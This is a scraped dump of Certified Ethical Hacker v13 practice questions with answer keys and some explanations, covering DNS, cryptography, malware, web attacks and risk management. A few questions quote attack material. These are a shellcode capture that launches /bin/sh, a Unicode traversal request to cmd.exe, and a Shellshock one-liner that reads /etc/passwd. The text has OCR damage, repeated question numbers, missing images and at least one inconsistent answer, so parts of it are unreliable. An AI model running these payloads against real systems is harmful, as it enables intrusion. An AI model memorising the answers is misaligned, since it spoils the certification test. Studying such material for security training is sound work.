Exam Questions 312-50v13

Certified Ethical Hacker v13

https://www.2passeasy.com/dumps/312-50v13/

NEW QUESTION 1
- (Topic 1)
Under what conditions does a secondary name server request a zone transfer from a primary name server?

A. When a primary SOA is higher that a secondary SOA
B. When a secondary SOA is higher that a primary SOA
C. When a primary name server has had its service restarted
D. When a secondary name server has had its service restarted
E. When the TTL falls to zero

Answer: A

NEW QUESTION 2
- (Topic 1)
A zone file consists of which of the following Resource Records (RRs)?

A. DNS, NS, AXFR, and MX records
B. DNS, NS, PTR, and MX records
C. SOA, NS, AXFR, and MX records
D. SOA, NS, A, and MX records

Answer: D

NEW QUESTION 3
- (Topic 1)
Bob is acknowledged as a hacker of repute and is popular among visitors of "underground" sites.
Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well.
In this context, what would be the most effective method to bridge the knowledge gap between the "black" hats or crackers and the "white" hats or computer security professionals? (Choose the test answer.)

A. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.
B. Hire more computer security monitoring personnel to monitor computer systems and networks.
C. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.
D. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.

Answer: A

NEW QUESTION 4
- (Topic 1)
??.....is an attack type for a rogue Wi-Fi access point that appears to be a legitimate one offered on the premises, but actually has been set up to eavesdrop on wireless communications. It is the wireless version of the phishing scam. An attacker fools wireless users into connecting a laptop or mobile phone to a tainted hot-spot by posing as a legitimate provider. This type of attack may be used to steal the passwords of
unsuspecting users by either snooping the communication link or by phishing, which involves setting up a fraudulent web site and luring people there.??
Fill in the blank with appropriate choice.

A. Evil Twin Attack
B. Sinkhole Attack
C. Collision Attack
D. Signal Jamming Attack

Answer: A

Explanation:
https://en.wikipedia.org/wiki/Evil_twin_(wireless_networks)
An evil twin attack is a hack attack in which a hacker sets up a fake Wi-Fi network that
looks like a legitimate access point to steal victims?? sensitive details. Most often, the victims of such attacks are ordinary people like you and me.
The attack can be performed as a man-in-the-middle (MITM) attack. The fake Wi-Fi access point is used to eavesdrop on users and steal their login credentials or other sensitive information. Because the hacker owns the equipment being used, the victim will have no idea that the hacker might be intercepting things like bank transactions.
An evil twin access point can also be used in a phishing scam. In this type of attack, victims will connect to the evil twin and will be lured to a phishing site. It will prompt them to enter their sensitive data, such as their login details. These, of course, will be sent straight to the hacker. Once the hacker gets them, they might simply disconnect the victim and show that the server is temporarily unavailable.
ADDITION: It may not seem obvious what happened. The problem is in the question statement. The attackers were not Alice and John, who were able to connect to the network without a password, but on the contrary, they were attacked and forced to connect to a fake network, and not to the real network belonging to Jane.

NEW QUESTION 5
- (Topic 1)
Which of the following tools can be used for passive OS fingerprinting?

A. nmap
B. tcpdump
C. tracert
D. ping

Answer: B

NEW QUESTION 6
- (Topic 1)
Bob, a network administrator at BigUniversity, realized that some students are connecting their notebooks in the wired network to have Internet access. In the university campus, there are many Ethernet ports available for professors and authorized visitors but not for students.
He identified this when the IDS alerted for malware activities in the network. What should Bob do to avoid this problem?

A. Disable unused ports in the switches
B. Separate students in a different VLAN
C. Use the 802.1x protocol
D. Ask students to use the wireless network

Answer: C

NEW QUESTION 7
- (Topic 1)
What kind of detection techniques is being used in antivirus software that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it??s made on the provider??s environment?

A. Behavioral based
B. Heuristics based
C. Honeypot based
D. Cloud based

Answer: D

NEW QUESTION 8
- (Topic 1)
Bob is doing a password assessment for one of his clients. Bob suspects that security policies are not in place. He also suspects that weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weaknesses and key loggers.
Which of the following options best represents the means that Bob can adopt to retrieve passwords from his clients hosts and servers?

A. Hardware, Software, and Sniffing.
B. Hardware and Software Keyloggers.
C. Passwords are always best obtained using Hardware key loggers.
D. Software only, they are the most effective.

Answer: A

NEW QUESTION 9
- (Topic 1)
Which of the following tools is used to analyze the files produced by several packet-capture programs such as tcpdump, WinDump, Wireshark, and EtherPeek?

A. tcptrace
B. Nessus
C. OpenVAS
D. tcptraceroute

Answer: A

NEW QUESTION 10
- (Topic 1)
PGP, SSL, and IKE are all examples of which type of cryptography?

A. Digest
B. Secret Key
C. Public Key
D. Hash Algorithm

Answer: C

NEW QUESTION 10
- (Topic 1)
MX record priority increases as the number increases. (True/False.)

A. True
B. False

Answer: B

NEW QUESTION 15
- (Topic 1)
Steve, a scientist who works in a governmental security agency, developed a technological solution to identify people based on walking patterns and implemented this approach to a physical control access.
A camera captures people walking and identifies the individuals using Steve??s approach. After that, people must approximate their RFID badges. Both the identifications are
required to open the door. In this case, we can say:

A. Although the approach has two phases, it actually implements just one authentication factor
B. The solution implements the two authentication factors: physical object and physical characteristic
C. The solution will have a high level of false positives
D. Biological motion cannot be used to identify people

Answer: B

NEW QUESTION 16
- (Topic 1)
A company??s policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees do not like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wireshark to examine the captured traffic, which command can be used as display filter to find unencrypted file transfers?

A. tcp.port = = 21
B. tcp.port = 23
C. tcp.port = = 21 | | tcp.port = =22
D. tcp.port ! = 21

Answer: A

NEW QUESTION 21
- (Topic 1)
One of your team members has asked you to analyze the following SOA record.
What is the TTL? Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.)

A. 200303028
B. 3600
C. 604800
D. 2400
E. 60
F. 4800

Answer: D

NEW QUESTION 26
- (Topic 1)
Todd has been asked by the security officer to purchase a counter-based authentication system. Which of the following best describes this type of system?

A. A biometric system that bases authentication decisions on behavioral attributes.
B. A biometric system that bases authentication decisions on physical attributes.
C. An authentication system that creates one-time passwords that are encrypted with secret keys.
D. An authentication system that uses passphrases that are converted into virtual passwords.

Answer: C

NEW QUESTION 31
- (Topic 1)
User A is writing a sensitive email message to user B outside the local network. User A has chosen to use PKI to secure his message and ensure only user B can read the sensitive
email. At what layer of the OSI layer does the encryption and decryption of the message take place?

A. Application
B. Transport
C. Session
D. Presentation

Answer: D

Explanation:
https://en.wikipedia.org/wiki/Presentation_layer
In the seven-layer OSI model of computer networking, the presentation layer is layer 6 and serves as the data translator for the network. It is sometimes called the syntax layer. The presentation layer is responsible for the formatting and delivery of information to the application layer for further processing or display.
Encryption is typically done at this level too, although it can be done on the application, session, transport, or network layers, each having its own advantages and disadvantages. Decryption is also handled at the presentation layer. For example, when logging on to bank account sites the presentation layer will decrypt the data as it is received.

NEW QUESTION 34
- (Topic 1)
An incident investigator asks to receive a copy of the event logs from all firewalls, proxy servers, and Intrusion Detection Systems (IDS) on the network of an organization that has experienced a possible breach of security. When the investigator attempts to correlate the information in all of the logs, the sequence of many of the logged events do not match up.
What is the most likely cause?

A. The network devices are not all synchronized.
B. Proper chain of custody was not observed while collecting the logs.
C. The attacker altered or erased events from the logs.
D. The security breach was a false positive.

Answer: A

Explanation:
Many network and system administrators don't pay enough attention to system clock accuracy and time synchronization. Computer clocks can run faster or slower over time, batteries and power sources die, or daylight-saving time changes are forgotten.
Sure, there are many more pressing security issues to deal with, but not ensuring that the time on network devices is synchronized can cause problems. And these problems often only come to light after a security incident.
If you suspect a hacker is accessing your network, for example, you will want to analyze your log files to look for any suspicious activity. If your network's security devices do not have synchronized times, the timestamps' inaccuracy makes it impossible to correlate log files from different sources. Not only will you have difficulty in tracking events, but you will also find it difficult to use such evidence in court; you won't be able to illustrate a smooth progression of events as they occurred throughout your network.

NEW QUESTION 35
- (Topic 1)
The configuration allows a wired or wireless network interface controller to pass all traffic it receives to the Central Processing Unit (CPU), rather than passing only the frames that the controller is intended to receive. Which of the following is being described?

A. Multi-cast mode
B. Promiscuous mode
C. WEM
D. Port forwarding

Answer: B

NEW QUESTION 39
- (Topic 1)
Which of the following is assured by the use of a hash?

A. Authentication
B. Confidentiality
C. Availability
D. Integrity

Answer: D

NEW QUESTION 41
- (Topic 1)
What is not a PCI compliance recommendation?

A. Use a firewall between the public network and the payment card data.
B. Use encryption to protect all transmission of card holder data over any public network.
C. Rotate employees handling credit card transactions on a yearly basis to different departments.
D. Limit access to card holder data to as few individuals as possible.

Answer: C

Explanation:
https://www.pcisecuritystandards.org/pci_security/maintaining_payment_security Build and Maintain a Secure Network
* 1. Install and maintain a firewall configuration to protect cardholder data.
* 2. Do not use vendor-supplied defaults for system passwords and other security parameters.
Protect Cardholder Data
* 3. Protect stored cardholder data.
* 4. Encrypt transmission of cardholder data across open, public networks.
Maintain a Vulnerability Management Program
* 5. Use and regularly update anti-virus software or programs.
* 6. Develop and maintain secure systems and applications.
Implement Strong Access Control Measures
* 7. Restrict access to cardholder data by business need-to-know.
* 8. Assign a unique ID to each person with computer access.
* 9. Restrict physical access to cardholder data.
Regularly Monitor and Test Networks
* 10. Track and monitor all access to network resources and cardholder data.
* 11. Regularly test security systems and processes.
Maintain an Information Security Policy
* 12. Maintain a policy that addresses information security for employees and contractors.

NEW QUESTION 46
- (Topic 1)
Which of the following program infects the system boot sector and the executable files at the same time?

A. Polymorphic virus
B. Stealth virus
C. Multipartite Virus
D. Macro virus

Answer: C

NEW QUESTION 49

- (Topic 1)
The following is an entry captured by a network IDS. You are assigned the task of analyzing this entry. You notice the value 0x90, which is the most common NOOP instruction for the Intel processor. You figure that the attacker is attempting a buffer overflow attack.
You also notice "/bin/sh" in the ASCII part of the output. As an analyst what would you conclude about the attack?

```
45 00 01 ce 28 1e 40 00 32 06 96 92 d1 3a 18 09 86 9f 18 97 E..Î(.@.2...Ñ:......
06 38 02 03 6f 54 4f a9 01 af fe 78 50 18 7d 78 76 dd 00 00 .8..oTO©.¯þxP.}xv..
Application "Calculator" "%path:..\dtsapps\calc\dcalc.exe%" " " size 0.75in 0.25in 0.50in
0.05inxvÝ..
42 42 20 f7 ff bf 21 f7 ff bf 22 f7 ff bf 23 f7 ff bf 58 58 BB ÷ÿ¿!÷ÿ¿"÷ÿ¿#÷ÿ¿XX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 25 2e 32 32 XXXXXXXXXXXXXXX%.22
34 75 25 33 30 30 24 6e 25 2e 32 31 33 75 25 33 30 31 24 6e 4u%300$n%.213u%301$n
73 65 63 75 25 33 30 32 24 6e 25 2e 31 39 32 75 25 33 30 33 secu%302$n%.192u%303
24 6e 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 $n..................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 31 db 31 c9 31 c0 b0 46 cd 80 89 e5 31 d2 b2 66 89 d0 ..1Û1É1À°FÍ..å1Ò²f.Ð
31 c9 89 cb 43 89 5d f8 43 89 5d f4 4b 89 4d fc 8d 4d f4 cd 1É.ËC.]øC.]ôK.Mü.MôÍ
80 31 c9 89 45 f4 43 66 89 5d ec 66 c7 45 ee 0f 27 89 4d f0 .1É.EôCf.]ìfÇEî.'.Mð
8d 45 ec 89 45 f8 c6 45 fc 10 89 d0 8d 4d f4 cd 80 89 d0 43 .Eì.EøÆEü..Ð.MôÍ..ÐC
43 cd 80 89 d0 43 cd 80 89 c3 31 c9 b2 3f 89 d0 cd 80 89 d0 CÍ..ÐCÍ..Ã1É²?.ÐÍ..Ð
41 cd 80 eb 18 5e 89 75 08 31 c0 88 46 07 89 45 0c b0 0b 89 AÍ.ë.^.u.1À.F..E.°..
f3 8d 4d 08 8d 55 0c cd 80 e8 e3 ff ff ff 2f 62 69 6e 2f 73 ó.M..U.Í.èãÿÿÿ/bin/s
68 0a h.
EVENT4: [NOOP:X86] (tcp,dp=515,sp=1592)
```

A. The buffer overflow attack has been neutralized by the IDS
B. The attacker is creating a directory on the compromised machine
C. The attacker is attempting a buffer overflow attack and has succeeded
D. The attacker is attempting an exploit that launches a command-line shell

Answer: D

NEW QUESTION 52
- (Topic 1)
Which of the following is a low-tech way of gaining unauthorized access to systems?

A. Social Engineering
B. Eavesdropping
C. Scanning
D. Sniffing

Answer: A

NEW QUESTION 55
- (Topic 1)
Study the following log extract and identify the attack.

```
12/26-07:06:22:31.167035 207.219.207.240:1882 -> 172.16.1.106:80
TCP TTL:13 TTL:50 TOS:0x0 IP:53476 DFF
***AP*** Seq: 0x2BDC107 Ack: 0x1CB9F186 Win: 0x2238 TcpLen: 20
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E C0 AF 2E GET /msadc/.....
2E 2F 2E 2E C0 AF 2E 2E 2F 2E 2E C0 AF 2E 2E 2F ./....../....../
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 winnt/system32/c
6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63 3A md.exe?/c+dir+c:
5C 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 \ HTTP/1.1..Acce
70 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 pt: image/gif, i
6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20 mage/x-xbitmap
69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 image/jpeg, imag
65 2F 70 6A 70 65 67 2C 20 61 70 70 6C 69 63 61 e/pjpeg, applica
74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63 65 tion/vnd.ms-exce
6C 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6D l, application/m
73 77 6F 72 64 2C 20 61 70 70 6C 69 63 61 74 69 sword, applicati
6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F 77 65 72 70 on/vnd.ms-powerp
6F 69 6E 74 2C 20 2A 2F 2A 0D 0A 41 63 63 65 70 oint, */*..Accep
74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 t-Language: en-u
73 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 s..Accept-Encodi
6E 67 3A 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A ng: Windows 95)..
65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D e..User-Agent: M
6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/4.0 (comp
61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible; MSIE 5.0
31 3B 20 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windows 95)..
48 6F 73 74 3A 20 6C 61 62 2E 77 69 72 65 74 72 Host: lib.bvxttr
69 70 2E 6E 65 74 0D 0A 43 6F 6E 6E 65 63 74 69 ip.org..Connecti
6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A on: Keep-Alive..
43 6F 6F 6B 69 65 3A 20 41 53 50 53 45 53 53 49 Cookie: ASPSESSI
4F 4E 49 44 47 51 51 51 51 51 5A 55 3D 4B 4E 4F ONIDGQQQQQZU=KNO
48 4D 4F 4A 41 4B 50 46 4F 50 48 4D 4C 41 50 4E HMOJAKPFOPHMLAPN
49 46 49 46 42 0D 0A 0D 0A 41 50 4E 49 46 49 46 IFIFB....APNIFIF
42 0D 0A 0D 0A B....
```

A. Hexcode Attack
B. Cross Site Scripting
C. Multiple Domain Traversal Attack
D. Unicode Directory Traversal Attack

Answer: D

NEW QUESTION 58
- (Topic 1)
While using your bank??s online servicing you notice the following string in the URL bar:
??http: // www. MyPersonalBank. com/ account?id=368940911028389&Damount=10980&Camount=21??
You observe that if you modify the Damount & Camount values and submit the request, that data on the web page reflects the changes.
Which type of vulnerability is present on this site?

A. Cookie Tampering
B. SQL Injection
C. Web Parameter Tampering
D. XSS Reflection

Answer: C

NEW QUESTION 61
- (Topic 1)
Which of the following describes the characteristics of a Boot Sector Virus?

A. Modifies directory table entries so that directory entries point to the virus code instead of the actual program.
B. Moves the MBR to another location on the RAM and copies itself to the original location of the MBR.
C. Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR.
D. Overwrites the original MBR and only executes the new virus code.

Answer: C

NEW QUESTION 63
- (Topic 1)
Which type of security feature stops vehicles from crashing through the doors of a building?

A. Bollards
B. Receptionist
C. Mantrap
D. Turnstile


Answer: A

NEW QUESTION 66
- (Topic 1)
When you are getting information about a web server, it is very important to know the HTTP Methods (GET, POST, HEAD, PUT, DELETE, TRACE) that are available because there are two critical methods (PUT and DELETE). PUT can upload a file to the server and DELETE can delete a file from the server. You can detect all these methods (GET, POST, HEAD, DELETE, PUT, TRACE) using NMAP script engine. What Nmap script will help you with this task?

A. http-methods
B. http enum
C. http-headers
D. http-git

Answer: A

NEW QUESTION 67
- (Topic 1)
Joseph was the Web site administrator for the Mason Insurance in New York, who's main Web site was located at www.masonins.com. Joseph uses his laptop computer regularly to administer the Web site. One night, Joseph received an urgent phone call from his friend, Smith. According to Smith, the main Mason Insurance web site had been vandalized! All of its normal content was removed and replaced with an attacker's message "Hacker Message: You are dead! Freaks!?? From his office, which was directly connected to Mason Insurance's internal network, Joseph surfed to the Web site using his laptop. In his browser, the Web site looked completely intact.
No changes were apparent. Joseph called a friend of his at his home to help troubleshoot the problem. The Web site appeared defaced when his friend visited using his DSL connection. So, while Smith and his friend could see the defaced page, Joseph saw the intact Mason Insurance web site. To help make sense of this problem, Joseph decided to access the Web site using hisdial-up ISP. He disconnected his laptop from the corporate internal network and used his modem to dial up the same ISP used by Smith. After his modem connected, he quickly typed www.masonins.com in his browser to reveal the
following web page:



After seeing the defaced Web site, he disconnected his dial-up line, reconnected to the internal network, and used Secure Shell (SSH) to log in directly to the Web server. He ran Tripwire against the entire Web site, and determined that every system file and all the Web content on the server were intact. How did the attacker accomplish this hack?

A. ARP spoofing
B. SQL injection
C. DNS poisoning
D. Routing table injection

Answer: C

NEW QUESTION 68
- (Topic 1)
One of your team members has asked you to analyze the following SOA record. What is the version?
Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.) (Choose four.)

A. 200303028
B. 3600
C. 604800
D. 2400
E. 60
F. 4800

Answer: A

NEW QUESTION 73

- (Topic 1)
A bank stores and processes sensitive privacy information related to home loans. However, auditing has never been enabled on the system. What is the first step that the bank should take before enabling the audit feature?

A. Perform a vulnerability scan of the system.
B. Determine the impact of enabling the audit feature.
C. Perform a cost/benefit analysis of the audit feature.
D. Allocate funds for staffing of audit log review.

Answer: B

NEW QUESTION 75
- (Topic 1)
Peter extracts the SIDs list from Windows 2000 Server machine using the hacking tool "SIDExtractor". Here is the output of the SIDs:

s-1-5-21-1125394485-807628933-54978560-100Johns
s-1-5-21-1125394485-807628933-54978560-652Rebecca
s-1-5-21-1125394485-807628933-54978560-412Sheela
s-1-5-21-1125394485-807628933-54978560-999Shawn
s-1-5-21-1125394485-807628933-54978560-777Somia
s-1-5-21-1125394485-807628933-54978560-500chang
s-1-5-21-1125394485-807628933-54978560-555Micah

From the above list identify the user account with System Administrator privileges.

A. John
B. Rebecca
C. Sheela
D. Shawn
E. Somia
F. Chang
G. Micah

Answer: F

NEW QUESTION 77
- (Topic 1)
A network admin contacts you. He is concerned that ARP spoofing or poisoning might occur on his network. What are some things he can do to prevent it? Select the best answers.

A. Use port security on his switches.
B. Use a tool like ARPwatch to monitor for strange ARP activity.
C. Use a firewall between all LAN segments.
D. If you have a small network, use static ARP entries.
E. Use only static IP addresses on all PC's.

Answer: ABD

NEW QUESTION 82
- (Topic 1)
What term describes the amount of risk that remains after the vulnerabilities are classified and the countermeasures have been deployed?

A. Residual risk
B. Impact risk
C. Deferred risk
D. Inherent risk

Answer: A

Explanation:
https://en.wikipedia.org/wiki/Residual_risk
The residual risk is the risk or danger of an action or an event, a method or a (technical) process that, although being abreast with science, still conceives these dangers, even if all theoretically possible safety measures would be applied (scientifically conceivable measures); in other words, the amount of risk left over after natural or inherent risks have been reduced by risk controls.
· Residual risk = (Inherent risk) – (impact of risk controls)

NEW QUESTION 87
- (Topic 1)
env x=??(){ :;};echo exploit?? bash –c ??cat/etc/passwd??
What is the Shellshock bash vulnerability attempting to do on a vulnerable Linux host?

A. Removes the passwd file
B. Changes all passwords in passwd
C. Add new user to the passwd file
D. Display passwd content to prompt


Answer: D

NEW QUESTION 89
- (Topic 1)
Suppose your company has just passed a security risk assessment exercise. The results display that the risk of the breach in the main company application is 50%. Security staff has taken some measures and
implemented the necessary controls. After that, another security risk assessment was performed showing that risk has decreased to 10%. The risk threshold for the application is 20%. Which of the following risk decisions will be the best for the project in terms of its successful continuation with the most business profit?

A. Accept the risk
B. Introduce more controls to bring risk to 0%
C. Mitigate the risk
D. Avoid the risk

Answer: A

Explanation:
Risk Mitigation
Risk mitigation can be defined as taking steps to reduce adverse effects. There are four types of risk mitigation strategies that hold unique to Business Continuity and Disaster Recovery. When mitigating risk, it??s important to develop a strategy that closely relates to and matches your company??s profile.



A picture containing diagram
Description automatically generated
Risk Acceptance
Risk acceptance does not reduce any effects; however, it is still considered a strategy. This strategy is a common option when the cost of other risk management options such as avoidance or limitation may outweigh the cost of the risk itself. A company that doesn??t want to spend a lot of money on avoiding risks that do not have a high possibility of occurring will use the risk acceptance strategy.
Risk Avoidance
Risk avoidance is the opposite of risk acceptance. It is the action that avoids any exposure to the risk whatsoever. It??s important to note that risk avoidance is usually the most expensive of all risk mitigation options.
Risk Limitation
Risk limitation is the most common risk management strategy used by businesses. This strategy limits a company??s exposure by taking some action. It is a strategy employing a bit of risk acceptance and a bit of risk avoidance or an average of both. An example of risk limitation would be a company accepting that a disk drive may fail and avoiding a long period of failure by having backups.
Risk Transference
Risk transference is the involvement of handing risk off to a willing third party. For example, numerous companies outsource certain operations such as customer service, payroll
services, etc. This can be beneficial for a company if a transferred risk is not a core competency of that company. It can also be used so a company can focus more on its core competencies.

NEW QUESTION 90
- (Topic 1)
Although FTP traffic is not encrypted by default, which layer 3 protocol would allow for end- to-end encryption of the connection?

A. SFTP
B. Ipsec
C. SSL
D. FTPS

Answer: B

Explanation:

https://en.wikipedia.org/wiki/IPsec
Internet Protocol Security (IPsec) is a secure network protocol suite that authenticates and encrypts the packets of data to provide secure encrypted communication between two computers over an Internet Protocol network. It is used in virtual private networks (VPNs). IPsec includes protocols for establishing mutual authentication between agents at the beginning of a session and negotiation of cryptographic keys to use during the session. IPsec can protect data flows between a pair of hosts (host-to-host), between a pair of security gateways (network-to-network), or between a security gateway and a host (network-to-host). IPsec uses cryptographic security services to protect communications over Internet Protocol (IP) networks. It supports network-level peer authentication, data-origin authentication, data integrity, data confidentiality (encryption), and replay protection. The initial IPv4 suite was developed with few security provisions. As a part of the IPv4 enhancement, IPsec is a layer 3 OSI model or internet layer end-to-end security scheme. In contrast, while some other Internet security systems in widespread use operate above layer 3, such as Transport Layer Security (TLS) that operates at the Transport Layer and Secure Shell (SSH) that operates at the Application layer, IPsec can automatically secure applications at the IP layer.

NEW QUESTION 93
- (Topic 1)
In the field of cryptanalysis, what is meant by a ??rubber-hose?? attack?

A. Forcing the targeted keystream through a hardware-accelerated device such as an ASIC.
B. A backdoor placed into a cryptographic algorithm by its creator.
C. Extraction of cryptographic secrets through coercion or torture.
D. Attempting to decrypt ciphertext by making logical assumptions about the contents of the original plaintext.

Answer: C

Explanation:
A powerful and often the most effective cryptanalysis method in which the attack is directed at the most vulnerable link in the cryptosystem - the person. In this attack, the cryptanalyst uses blackmail, threats, torture, extortion, bribery, etc. This method's main advantage is the decryption time's fundamental independence from the volume of secret information, the length of the key, and the cipher's mathematical strength.
The method can reduce the time to guess a password, for example, for AES, to an acceptable level; however, it requires special authorization from the relevant regulatory authorities. Therefore, it is outside the scope of this course and is not considered in its practical part.

NEW QUESTION 95
- (Topic 1)
A network administrator discovers several unknown files in the root directory of his Linux FTP server. One of the files is a tarball, two are shell script files, and the third is a binary file is named "nc." The FTP server's access logs show that the anonymous user account logged in to the server, uploaded the files, and extracted the contents of the tarball and ran the script using a function provided by the FTP server's software. The ??ps?? command shows that the ??nc?? file is running as process, and the netstat command shows the ??nc?? process is listening on a network port.
